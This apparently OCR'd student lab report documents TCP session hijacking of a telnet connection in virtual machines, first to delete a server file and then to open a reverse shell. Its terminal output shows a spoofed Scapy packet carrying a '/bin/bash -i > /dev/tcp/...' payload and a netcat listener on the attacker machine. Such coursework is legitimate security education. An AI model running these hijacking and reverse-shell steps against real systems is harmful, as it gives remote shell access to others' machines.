
Observation on attacker machine






Observation on victim machine






Observation on observer machine





In this task the session hijacking is done by the attacker.first we are going to save the .txt file in the server later the victim gets connects to the server using the telnet. The attacker captures the next sequence number and acknowledge number using wireshark and then uses it to hijack the session and deletes the file present in the server.


Task 5: Creating Reverse Shell using TCP Session Hijacking

Observation on attacker machine






ubuntu1 [Running] - Oracle VM VirtualBox
Terminal
2:02 PM
[09/26/21]seed@Nikhil_PES1UG20CS821:~$ sudo python reverse.py
Sending session hijacking packet
version : BitField (4 bits) = 4 (4)
ihl : BitField (4 bits) = None (None)
tos : XByteField = 0 (0)
len : ShortField = None (None)
id : ShortField = 1 (1)
flags : FlagsField (3 bits) = <Flag 0 ()> (<Flag 0 ()>)
frag : BitField (13 bits) = 0 (0)
ttl : ByteField = 64 (64)
proto : ByteEnumField = 6 (0)
chksum : XShortField = None (None)
src : SourceIPField = '10.0.2.9' (None)
dst : DestIPField = '10.0.2.18' (None)
options : PacketListField = [] ([])
--
sport : ShortEnumField = 50276 (20)
dport : ShortEnumField = 23 (80)
seq : IntField = 1689108 (0)
ack : IntField = 2345348076L (0)
dataofs : BitField (4 bits) = None (None)
reserved : BitField (3 bits) = 0 (0)
flags : FlagsField (9 bits) = <Flag 16 (A)> (<Flag 2 (S)>)
window : ShortField = 8192 (8192)
chksum : XShortField = None (None)
urgptr : ShortField = 0 (0)
options : TCPOptionsField = [] ([])
--
load : StrField = '\r /bin/bash -i > /dev/tcp/10.0.2.9/9090 2>&1 0<&1\n' ('')
[09/26/21]seed@Nikhil_PES1UG20CS821:~$
Type here to search
11:32 PM
9/26/2021



ubuntu1 [Running] - Oracle VM VirtualBox
Terminal
2:03 PM
[09/26/21]seed@Nikhil_PES1UG20CS821:~$ nc -lv 9090
Listening on [0.0.0.0] (family 0, port 9090)
Type here to search
11:33 PM
9/26/2021



Observation on victim machine







In this task we run a reverse shell from the victim machine to give the attacker the shell access to the victim machine after hijacking a TCP session using netwox and scapy. First the victim gets connects to the server using telnet during this time the packets are sniffed from the attacker and the attacker obtains the next sequence number and acknowledge number which is used by the attacker to get connect and the string is converted to hexa decmal and the attacker runs the netcat command and listens to the port 9090 to see the command which are used by the victim in the server machine.